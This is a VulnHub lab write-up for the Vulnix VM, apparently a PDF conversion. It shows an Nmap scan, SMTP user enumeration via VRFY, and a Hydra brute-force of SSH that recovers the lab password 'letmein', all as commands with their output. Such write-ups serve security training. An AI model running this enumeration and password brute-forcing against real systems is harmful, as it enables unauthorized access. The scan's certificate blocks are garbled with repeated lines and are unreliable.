

[VulnHub] HackLAB: Vulnix

Date: 20/Sep/2019

Categories: [oscp](#), [vulnhub](#), [linux](#)

Tags: [exploit_nfs_rw](#), [exploit_ssh_authorizedkeys](#), [privesc_nfs_norootsquash](#), [privesc_ssh_authorizedkeys](#)

Overview

This is a writeup for VulnHub VM [HackLAB: Vulnix](#). Here's an overview of the **enumeration** → **exploitation** → **privilege escalation** process:

Killchain




Figure 1: writeup.overview.killchain

TTPs

- 22/tcp/ssh/OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0): [exploit_ssh_authorizedkeys](#), [privesc_ssh_authorizedkeys](#)
- 2049/tcp/nfs_acl/2-3 (RPC #100227): [exploit_nfs_rw](#), [privesc_nfs_norootsquash](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Thu Sep 19 17:29:26 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.vulnix/results/192.168.92.177/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/vulnhub.vulnix/results/192.168.92.177/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.177
2 Nmap scan report for 192.168.92.177
3 Host is up, received arp-response (0.00090s latency).
4 Scanned at 2019-09-19 17:29:27 PDT for 17s
5 Not shown: 988 closed ports
6 Reason: 988 resets
7 PORT      STATE SERVICE REASON      VERSION
8 22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol
  ↳ 2.0)
9 | ssh-hostkey:
10 |   1024 10:cd:9e:a0:e4:e0:30:24:3e:bd:67:5f:75:4a:33:bf (DSA)
11 | ssh-dss
  ↳ AAAAB3NzaC1kc3MAAACBAJHCFDFkbuQTVpmQvCvdR2poQrsZOQ0nBEsUiJ15T9DAiUhxI41G8hQ97MM9Qe0eGdP7HsA8vkZnglain
  ↳ +XnDVRziI3dEqSxpCi4obxxYdKtqGBIj83d0Ppxm09xDhVYBdh7Z1Zh8xttD+ACFqmN4VZjmvOI1SYZFAAAAFQC6Z+
  ↳ j+KbT59gBXSPTpAJIh0FE2wAAAIEAgYwA5oFVMQdKfRwAxbLoADx3t735BpLIoVNX2j4UrAF8CmwLCmcsNAhdPUP+
  ↳ hMhKGXnP5co2nira30kcwWRu219bjte7m119J0vCJUASTUzOCOCUJkm9w040/
  ↳ gyJOelKRR37r0qnBImiEumL6dSpcg4b0IfozCI9UJGh/
  ↳ yiEu4kAAACASWk2tKCycHamiXwIt0XdwTXubZYtRtH09LHdisSEsoinz+
  ↳ 2szuzbqnwgancHXcyQ3PapixZhVNASZ8MobmkFDXh4SDS5zl+RW7K40FBh3z+
  ↳ HCdSAJJjkRFXWEuadjxp02QWBYEJiER4AtFWUSl2kVMFdsWqYaK7BxStNNkmGBII=
12 |   2048 bc:f9:24:07:2f:cb:76:80:0d:27:a6:48:52:0a:24:3a (RSA)
13 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAC1jCDgzdowLQVOEXrczN+xbuMcNkncz2EfCEncP7k8rhNjQq+
  ↳ eXzMKefULxMLh/wLFhX2TVZDECTpQ0WVJckgkGeZSdvmEJKt5LbZlSm5HAz/
  ↳ DMUKIuohDRI4F3lqn9u5VAVKSyTXyR3EuxCsCHJy+Xf40BJImr+fZ7yH3xwPPqJ9in+
  ↳ LfgTXaRItqLDHiHAsTIXXwsDgweaS9hSTAR1M0+TdZCnXKPJ1NEt38+
  ↳ Fl7rnTnBE2TdtU3iyrlWXEOGGGg0bgldqas7bR4UH/uRZZOZK2+UTf0qg30H7l18ShfZlbdW+
  ↳ 59RfQqYz8tZYsoWoxahWf3dmx5soCWwCAP7DAV
14 |   256 4d:bb:4a:c1:18:e8:da:d1:82:6f:58:52:9c:ee:34:5f (ECDSA)
15 | _ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGudclsh1beHM/
  ↳ DPWQGR31dOGqdLcXVj1xLG/YSGfiNmN1pT6x0MwYQyN6pzCzzonljThH8JwIZjid+JN2PzxE=
16 25/tcp    open  smtp      syn-ack ttl 64 Postfix smtpd
17 |_smtp-commands: vulnix, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES,
  ↳ 8BITIME, DSN,
18 | ssl-cert: Subject: commonName=vulnix
19 | Issuer: commonName=vulnix
20 | Public Key type: rsa
21 | Public Key bits: 2048
22 | Signature Algorithm: sha1WithRSAEncryption
23 | Not valid before: 2012-09-02T17:40:12
24 | Not valid after: 2022-08-31T17:40:12
25 | MD5: 58e3 f1ac fef6 b6d1 744c 836f ba24 4f0a
26 | SHA-1: 712f 69ba 8c54 32e5 711c 898b 55ab 0a83 44a0 420b
27 | -----BEGIN CERTIFICATE-----
28 | MIICnjCCAYYCCQCrWhznjAI2hTANBgkqhkiG9w0BAQUFADARMQ8wDQYDVQQDEwZ2
29 | dWxuaXgwHhcNMTIwOTAyMTc0MDEyWWhcNMjIwODMxMTc0MDEyWjARMQ8wDQYDVQQD
30 | EwZ2dWxuaXgwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQQDDbiWM7/Xk
31 | 7+VnQuSzKIy6GgD9xAw5jCnKmRY6MfJ0jNmpIjo70LEpoTTEZvFLwKbdkxQHzusv
32 | 50G0rZLm6MkrB2Ad8skvkJR9PA05KoM+Uha5P35rdF0MaNPtHRpA5W3Ql3qAoph7
33 | 8hGmdI4GrLmedxkmajniCYNpowArI7UjYA5FWF6q1m41CS+xCqk9u4qH8SrV616z
```

```

34 | bJ2H00mhp0NJDJbTDX35biGeGKR70e5xQakMwQKM6s9iLBo2nrH2JKyxfVMeMgQf
35 | KoRJEEILZbgP4X9Xc6iA9GuNSqluOb0hCv1RsFLP915xNvnf6aZf8EtyODISzXhj
36 | GBsy//uolXMLAgMBAAEWDQYJKoZIhvcNAQEFBQADggEBAIJHgnARP3nuoFigE9vE
37 | CyK9sKYPn+nhOx0MFi12LzfcZsVRqTl0T/VbOug1i+pettkcPqWBBNs1Q5uSEIuP
38 | OpEq9AQdeLk7weMa0trDK+XoSbEvcAvYPnbK6Ghr343FE74nmxewtfCbrNfEnYZB
39 | TYlEE1BqcQFS04kB6UyMOOGWuIJ7EHITPa7ZxKW60BOV0zCUiYm3hGn7dpyVeaH/
40 | zpSwobV1pSqyW7+Tb3K0821qSnmYvRzk3TmIVXutOXTVE+L58xbo5uafae2UvP4m
41 | m5BeirZi17Ub1kIMKT+OJLq2oaDb6Y8Ni/a267RoGO/TcwCLjKHsDl5Niwk6rYMX
42 | ZtY=
43 | -----END CERTIFICATE-----
44 | _ssl-date: 2019-09-20T00:29:52+00:00; +8s from scanner time.
45 | 79/tcp open  finger      syn-ack ttl 64  Linux fingerd
46 | _finger: No one logged on.\x0D
47 | 110/tcp open  pop3        syn-ack ttl 64  Dovecot pop3d
48 | _pop3-capabilities: RESP-CODES SASL CAPA TOP UIDL PIPELINING STLS
49 | _ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail
    |   server/organizationalUnitName=vulnix/emailAddress=root@vulnix
50 | Issuer: commonName=vulnix/organizationName=Dovecot mail
    |   server/organizationalUnitName=vulnix/emailAddress=root@vulnix
51 | Public Key type: rsa
52 | Public Key bits: 2048
53 | Signature Algorithm: sha1WithRSAEncryption
54 | Not valid before: 2012-09-02T17:40:22
55 | Not valid after:  2022-09-02T17:40:22
56 | MD5: 2b3f 3e28 c85d e10c 7b7a 2435 c5e7 84fc
57 | SHA-1: 4a49 a407 01f1 37c8 81a3 4519 981b 1eee 6856 348e
58 | -----BEGIN CERTIFICATE-----
59 | MIIDizCCAnOgAwIBAgIJAKvS691t83I+MAOGCSqGSIb3DQEBBQUAMFwxHDAaBgNV
60 | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMA0GA1UE
61 | AwwGdnVsbml4MR0wGAYJKoZIhvcNAQkBFgtYb290QHZ1bG5peDAeFw0xMjA5MDIx
62 | NzQwMjJaFw0yMjA5MDIxNzQwMjJaMFwxHDAaBgNVBAsMBnZ1bG5peDEPMA0GA1UE
63 | AwwGdnVsbml4MR0wGAYJKoZIhvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwG
64 | hvnNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
65 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
66 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
67 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
68 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
69 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
70 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
71 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
72 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
73 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
74 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
75 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
76 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
77 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
78 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
79 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
80 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
81 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
82 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
83 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
84 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
85 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
86 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
87 | hvcNAQkBFgtYb290QHZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
    |   -----END CERTIFICATE-----
    | _ssl-date: 2019-09-20T00:29:52+00:00; +9s from scanner time.
    | 111/tcp open  rpcbind    syn-ack ttl 64  2-4 (RPC #100000)
    | rpcinfo:
    |   program version  port/proto  service
    |   100000  2,3,4      111/tcp    rpcbind
    |   100000  2,3,4      111/udp    rpcbind
    |   100003  2,3,4      2049/tcp   nfs
    |   100003  2,3,4      2049/udp   nfs
    |   100005  1,2,3      50680/tcp  mountd

```

```

88 | 100005 1,2,3 51785/udp mountd
89 | 100021 1,3,4 35231/udp nlockmgr
90 | 100021 1,3,4 57819/tcp nlockmgr
91 | 100024 1 51959/udp status
92 | 100024 1 59222/tcp status
93 | 100227 2,3 2049/tcp nfs_acl
94 | 100227 2,3 2049/udp nfs_acl
95 143/tcp open imap syn-ack ttl 64 Dovecot imapd
96 |_imap-capabilities: IMAP4rev1 more have Pre-login IDLE post-login LITERAL+ ENABLE SASL-IR
   ↳ capabilities listed OK LOGINDISABLEDA0001 STARTTLS ID LOGIN-REFERRALS
97 | ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail
   ↳ server/organizationalUnitName=vulnix/emailAddress=root@vulnix
98 | Issuer: commonName=vulnix/organizationName=Dovecot mail
   ↳ server/organizationalUnitName=vulnix/emailAddress=root@vulnix
99 | Public Key type: rsa
100 | Public Key bits: 2048
101 | Signature Algorithm: sha1WithRSAEncryption
102 | Not valid before: 2012-09-02T17:40:22
103 | Not valid after: 2022-09-02T17:40:22
104 | MD5: 2b3f 3e28 c85d e10c 7b7a 2435 c5e7 84fc
105 | SHA-1: 4a49 a407 01f1 37c8 81a3 4519 981b 1eee 6856 348e
106 | -----BEGIN CERTIFICATE-----
107 | MIIDizCCAnOgAwIBAgIJAKvS691t83I+MAOGCSqGSIb3DQEBBQUAMFwxHDAaBgNV
108 | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMAOGA1UE
109 | AwwGdnVsbml4MR0wGAYJKoZIhvcNAQkBFgtYb290QHZ1bG5peDAeFw0xMjA5MDIx
110 | NzQwMjJaFw0yMjA5MDIxNzQwMjJaMFwxHDAaBgNVBAoMEORvdmVjb3QgbWFpbCBz
111 | ZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMAOGA1UEAwwGdnVsbml4MR0wGAYJKoZI
112 | hvcNAQkBFgtYb290QHZ1bG5peDCCASIwdQYJKoZIhvcNAQEBBQADggEPADCCAQoC
113 | ggEBALv7qqgwWV56bHtf/OPqD6yMN1bv866H5gqrVENXrfaL8Z0iNCD9/Fg6j0uh
114 | VLV5iw5y8lKNdMZW5PWHN8mQEeoyWFXMV1X4RLvOuTIf1sXNHp+IcwZpDDobHzQ
115 | ENhpwhlWTxdObUEVVT/ChOTaAQIpi9AFzo4fjJ4UEHfEae98cssmuqQP9Unj9xKv
116 | vCj181l3g9VAQ92KjxWeWma8e+ecwBVtAsPdU3ZwmwVIuVnBDa9nRdkR0y31RWSr
117 | /Lil4ckLOTZ4K92z146pTex7QSNKGHyuLPJGddm5pu11WP5cJEz902MD0o6WEISb
118 | V7EEpfbvrA6cd+ISf4dGSyNZfp8CAwEAAANQME4wHQYDVR0OBBYEFACM4N/xHviz
119 | b3W/Qea+BvYb307AMB8GA1UdIwYMBaAFACM4N/xHvizb3W/Qea+BvYb307AMAwG
120 | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAEP1Kk3MagUfM6kOLgK++4gV
121 | LJzOC10GQ/ERYNRhk8JgVbhuasrC7hNtzk2ku7yP4H8I1Vzjs4EGQ0xoGKHnrzBr
122 | 76iqLQRASZbJPwemc1CpRbh7XTZAOPHUbiyhycpG4iQZD2/55c6Az+TcyHLqjPbCW
123 | YVCAB8mMXDtYEB40i0Evbulud5fjXAu7ba8tzUSqAWF7dA9S/vcmmnCC+y1nV9Tc
124 | 8K1+edk6WTOjoQEALUA5ikfB8I8095AWPkcj77B0iPOvPLEGlaWm85DMRkV0atg
125 | mqDiJCaX/SajIW22LgEw81ErtM8m6RAZ1qN+sf906T7+Mxvbd6aPx/bxj/LwQ6c=
126 | -----END CERTIFICATE-----
127 |_ssl-date: 2019-09-20T00:29:52+00:00; +9s from scanner time.
128 512/tcp open exec syn-ack ttl 64 netkit-rsh rexecd
129 513/tcp open login syn-ack ttl 64 OpenBSD or Solaris rlogind
130 514/tcp open shell syn-ack ttl 64 Netkit rshd
131 993/tcp open ssl/imap syn-ack ttl 64 Dovecot imapd
132 |_imap-capabilities: IMAP4rev1 more Pre-login IDLE have LITERAL+ ENABLE SASL-IR capabilities
   ↳ post-login OK listed AUTH=PLAINA0001 ID LOGIN-REFERRALS
133 | ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail
   ↳ server/organizationalUnitName=vulnix/emailAddress=root@vulnix
134 | Issuer: commonName=vulnix/organizationName=Dovecot mail
   ↳ server/organizationalUnitName=vulnix/emailAddress=root@vulnix
135 | Public Key type: rsa
136 | Public Key bits: 2048
137 | Signature Algorithm: sha1WithRSAEncryption

```

```

138 | Not valid before: 2012-09-02T17:40:22
139 | Not valid after: 2022-09-02T17:40:22
140 | MD5: 2b3f 3e28 c85d e10c 7b7a 2435 c5e7 84fc
141 | SHA-1: 4a49 a407 01f1 37c8 81a3 4519 981b 1eee 6856 348e
142 | -----BEGIN CERTIFICATE-----
143 | MIIDizCCAnOgAwIBAgIJAKvS691t83I+MAOGCSqGSIb3DQEBBQUAMFwxHDAaBgNV
144 | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMAOGA1UE
145 | AwwGdnVsbml4MR0wGAYJKoZIhvcNAQkBFgtYb290QHZ1bG5peDAeFw0xMjA5MDIx
146 | NzQwMjJaFw0yMjA5MDIxNzQwMjJaMFwxHDAaBgNVBAoMEORvdmVjb3QgbWFpbCBz
147 | ZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMAOGA1UEAwwGdnVsbml4MR0wGAYJKoZI
148 | hvcNAQkBFgtYb290QHZ1bG5peDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
149 | ggEBALv7qqgwWV56bHtf/OPqD6yMN1bv866H5gqrVENXrfaL8ZOiNCD9/Fg6j0uh
150 | VLV5iw5y8lKNdMZWPWHN8mQEeoyWFXMV1X4RLvOuTIf1sXNHp+IcwZpDDobHzQ
151 | ENhpwhlWTxdObUEVVT/ChOTaAQIpi9AFzo4fjJ4UEHfEae98cssmuqQP9Unj9xKv
152 | vCj181l3g9VAQ92KjxWeWma8e+ecwBVtAsPdU3ZwmwVIuVnBda9nRdkR0y31RWSr
153 | /Lil4ckLOTZ4K92z146pTex7QSNKGHyuLPJGddm5pu11WP5cJEz902MD0o6WEISb
154 | V7EEpfbvrA6cd+ISf4dGSyNZfp8CAwEAAANQME4wHQYDVR0OBBYEFACM4N/xHviz
155 | b3W/Qea+BvYb307AMB8GA1UdIwYMBaAFACM4N/xHvizb3W/Qea+BvYb307AMAwG
156 | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAEP1Kk3MagUfM6kOLgK++4gV
157 | LJzOC10GQ/ERYNRhk8JgVbhuaSrC7hNtzk2ku7yP4H8I1Vzjs4EGQ0xoGKHnrzBr
158 | 76iqLQRASZbJPwemc1CpRbh7XTZAOPHUbihycpG4iQZD2/55c6Az+TcyHLqjPbCW
159 | YVCAB8mMXDtYEB40i0Evbulud5fjXAU7ba8tzUSqAWF7da9S/vcmnnCC+yinV9Tc
160 | 8K1+edk6WT0joQEALUA5ikfB8I8095AWPkcj77B0iPOvPLEGlaWm85DMRkV0atg
161 | mqDiJCaX/SajIW22LgEw81ErtM8m6RAZ1qN+sf906T7+Mxvbd6aPx/bxj/LwQ6c=
162 | -----END CERTIFICATE-----
163 | _ssl-date: 2019-09-20T00:29:51+00:00; +8s from scanner time.
164 | 995/tcp open ssl/pop3 syn-ack ttl 64 Dovecot pop3d
165 | _pop3-capabilities: RESP-CODES SASL(PLAIN) CAPA TOP UIDL USER PIPELINING
166 | _ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail
167 |   server/organizationalUnitName=vulnix/emailAddress=root@vulnix
168 | Issuer: commonName=vulnix/organizationName=Dovecot mail
169 |   server/organizationalUnitName=vulnix/emailAddress=root@vulnix
170 | Public Key type: rsa
171 | Public Key bits: 2048
172 | Signature Algorithm: sha1WithRSAEncryption
173 | Not valid before: 2012-09-02T17:40:22
174 | Not valid after: 2022-09-02T17:40:22
175 | MD5: 2b3f 3e28 c85d e10c 7b7a 2435 c5e7 84fc
176 | SHA-1: 4a49 a407 01f1 37c8 81a3 4519 981b 1eee 6856 348e
177 | -----BEGIN CERTIFICATE-----
178 | MIIDizCCAnOgAwIBAgIJAKvS691t83I+MAOGCSqGSIb3DQEBBQUAMFwxHDAaBgNV
179 | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMAOGA1UE
180 | AwwGdnVsbml4MR0wGAYJKoZIhvcNAQkBFgtYb290QHZ1bG5peDAeFw0xMjA5MDIx
181 | NzQwMjJaFw0yMjA5MDIxNzQwMjJaMFwxHDAaBgNVBAoMEORvdmVjb3QgbWFpbCBz
182 | ZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMAOGA1UEAwwGdnVsbml4MR0wGAYJKoZI
183 | hvcNAQkBFgtYb290QHZ1bG5peDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
184 | ggEBALv7qqgwWV56bHtf/OPqD6yMN1bv866H5gqrVENXrfaL8ZOiNCD9/Fg6j0uh
185 | VLV5iw5y8lKNdMZWPWHN8mQEeoyWFXMV1X4RLvOuTIf1sXNHp+IcwZpDDobHzQ
186 | ENhpwhlWTxdObUEVVT/ChOTaAQIpi9AFzo4fjJ4UEHfEae98cssmuqQP9Unj9xKv
187 | vCj181l3g9VAQ92KjxWeWma8e+ecwBVtAsPdU3ZwmwVIuVnBda9nRdkR0y31RWSr
188 | /Lil4ckLOTZ4K92z146pTex7QSNKGHyuLPJGddm5pu11WP5cJEz902MD0o6WEISb
189 | V7EEpfbvrA6cd+ISf4dGSyNZfp8CAwEAAANQME4wHQYDVR0OBBYEFACM4N/xHviz
190 | b3W/Qea+BvYb307AMB8GA1UdIwYMBaAFACM4N/xHvizb3W/Qea+BvYb307AMAwG
191 | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAEP1Kk3MagUfM6kOLgK++4gV
192 | LJzOC10GQ/ERYNRhk8JgVbhuaSrC7hNtzk2ku7yP4H8I1Vzjs4EGQ0xoGKHnrzBr
193 | 76iqLQRASZbJPwemc1CpRbh7XTZAOPHUbihycpG4iQZD2/55c6Az+TcyHLqjPbCW

```

```

192 | YVCAB8mMXDtYEB40iOEvbulud5fjXAu7ba8tzUSqAWF7dA9S/vcmmnCC+y1nV9Tc
193 | 8K1+edk6WT0joQEALUA5ikfB8I8095AWPkfcj77B0iPOvPlEGlaWm85DMRkV0atg
194 | mqDiJCaX/SajIW22LgEw81ErtM8m6RAZ1qN+sf906T7+Mxvbd6aPx/bxj/LwQ6c=
195 | _-----END CERTIFICATE-----
196 |_ssl-date: 2019-09-20T00:29:51+00:00; +8s from scanner time.
197 2049/tcp open  nfs_acl  syn-ack ttl 64 2-3 (RPC #100227)
198 MAC Address: 00:0C:29:87:38:08 (VMware)
199 Service Info: Host: vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernel
200
201 Host script results:
202 |_clock-skew: mean: 8s, deviation: 0s, median: 7s
203
204 Read data files from: /usr/bin/./share/nmap
205 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
206 # Nmap done at Thu Sep 19 17:29:44 2019 -- 1 IP address (1 host up) scanned in 17.41 seconds

```

2. We perform SMTP user enumeration and find 2 hits:

```

1 smtp-user-enum -M VRFY -U "/usr/share/seclists/Usernames/top-usernames-shortlist.txt" -t
  ↪ 192.168.92.177 -p 25 2>&1
2   Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )
3
4   -----
5   |                               Scan Information                               |
6   |                               -----                               |
7
8   Mode ..... VRFY
9   Worker Processes ..... 5
10  Usernames file ..... /usr/share/seclists/Usernames/top-usernames-shortlist.txt
11  Target count ..... 1
12  Username count ..... 17
13  Target TCP port ..... 25
14  Query timeout ..... 5 secs
15  Target domain .....
16
17  ##### Scan started at Thu Sep 19 17:29:44 2019 #####
18  192.168.92.177: root exists
19  192.168.92.177: user exists
20  ##### Scan completed at Thu Sep 19 17:29:46 2019 #####
21  2 results.
22
23  17 queries in 2 seconds (8.5 queries / sec)

```

3. We also manually verified presence of user vulnix and user:

```

1 smtp-user-enum -M VRFY -u vulnix -t 192.168.92.177 -p 25 2>&1
2   Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )
3
4   -----
5   |                               Scan Information                               |
6   |                               -----                               |
7
8   Mode ..... VRFY
9   Worker Processes ..... 5
10  Target count ..... 1
11  Username count ..... 1
12  Target TCP port ..... 25

```



```

13 Query timeout ..... 5 secs
14 Target domain .....
15
16 ##### Scan started at Thu Sep 19 18:21:43 2019 #####
17 192.168.92.177: vulnix exists
18 ##### Scan completed at Thu Sep 19 18:21:44 2019 #####
19 1 results.
20
21 1 queries in 1 seconds (1.0 queries / sec)
22
23 smtp-user-enum -M VRFY -u user -t 192.168.92.177 -p 25 2>&1
24 Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )
25
26 -----
27 | Scan Information |
28 -----
29
30 Mode ..... VRFY
31 Worker Processes ..... 5
32 Target count ..... 1
33 Username count ..... 1
34 Target TCP port ..... 25
35 Query timeout ..... 5 secs
36 Target domain .....
37
38 ##### Scan started at Fri Sep 20 14:08:12 2019 #####
39 192.168.92.177: user exists
40 ##### Scan completed at Fri Sep 20 14:08:13 2019 #####
41 1 results.
42
43 1 queries in 1 seconds (1.0 queries / sec)

```

4. Bruteforcing the SSH password for user with rockyou.txt was successful and we can now login to the target:

```

1 hydra -l user -P /usr/share/wordlists/rockyou.txt -e nsr ssh://192.168.92.177
2 Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service
  ↳ organizations, or for illegal purposes.
3
4 Hydra (http://www.thc.org/thc-hydra) starting at 2019-09-20 14:09:36
5 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
  ↳ reduce the tasks: use -t 4
6 [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries (l:1/p:0),
  ↳ ~14344402 tries per task
7 [DATA] attacking ssh://192.168.92.177:22/
8 [22][ssh] host: 192.168.92.177 login: user password: letmein
9 1 of 1 target successfully completed, 1 valid password found
10 [WARNING] Writing restore file because 9 final worker threads did not complete until end.
11 [ERROR] 9 targets did not resolve or could not be connected
12 [ERROR] 16 targets did not complete
13 Hydra (http://www.thc.org/thc-hydra) finished at 2019-09-20 14:09:45

```

```

root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # hydra -l user -P /usr/share/wordlists/rockyou.txt -e nsr ssh://192.168.92.177
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-09-20 14:09:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries (l:1/p:0), ~14344402 tries per task
[DATA] attacking ssh://192.168.92.177:22/
[22][ssh] host: 192.168.92.177 login: user password: letmein
1 of 1 target successfully completed, 1 valid password found
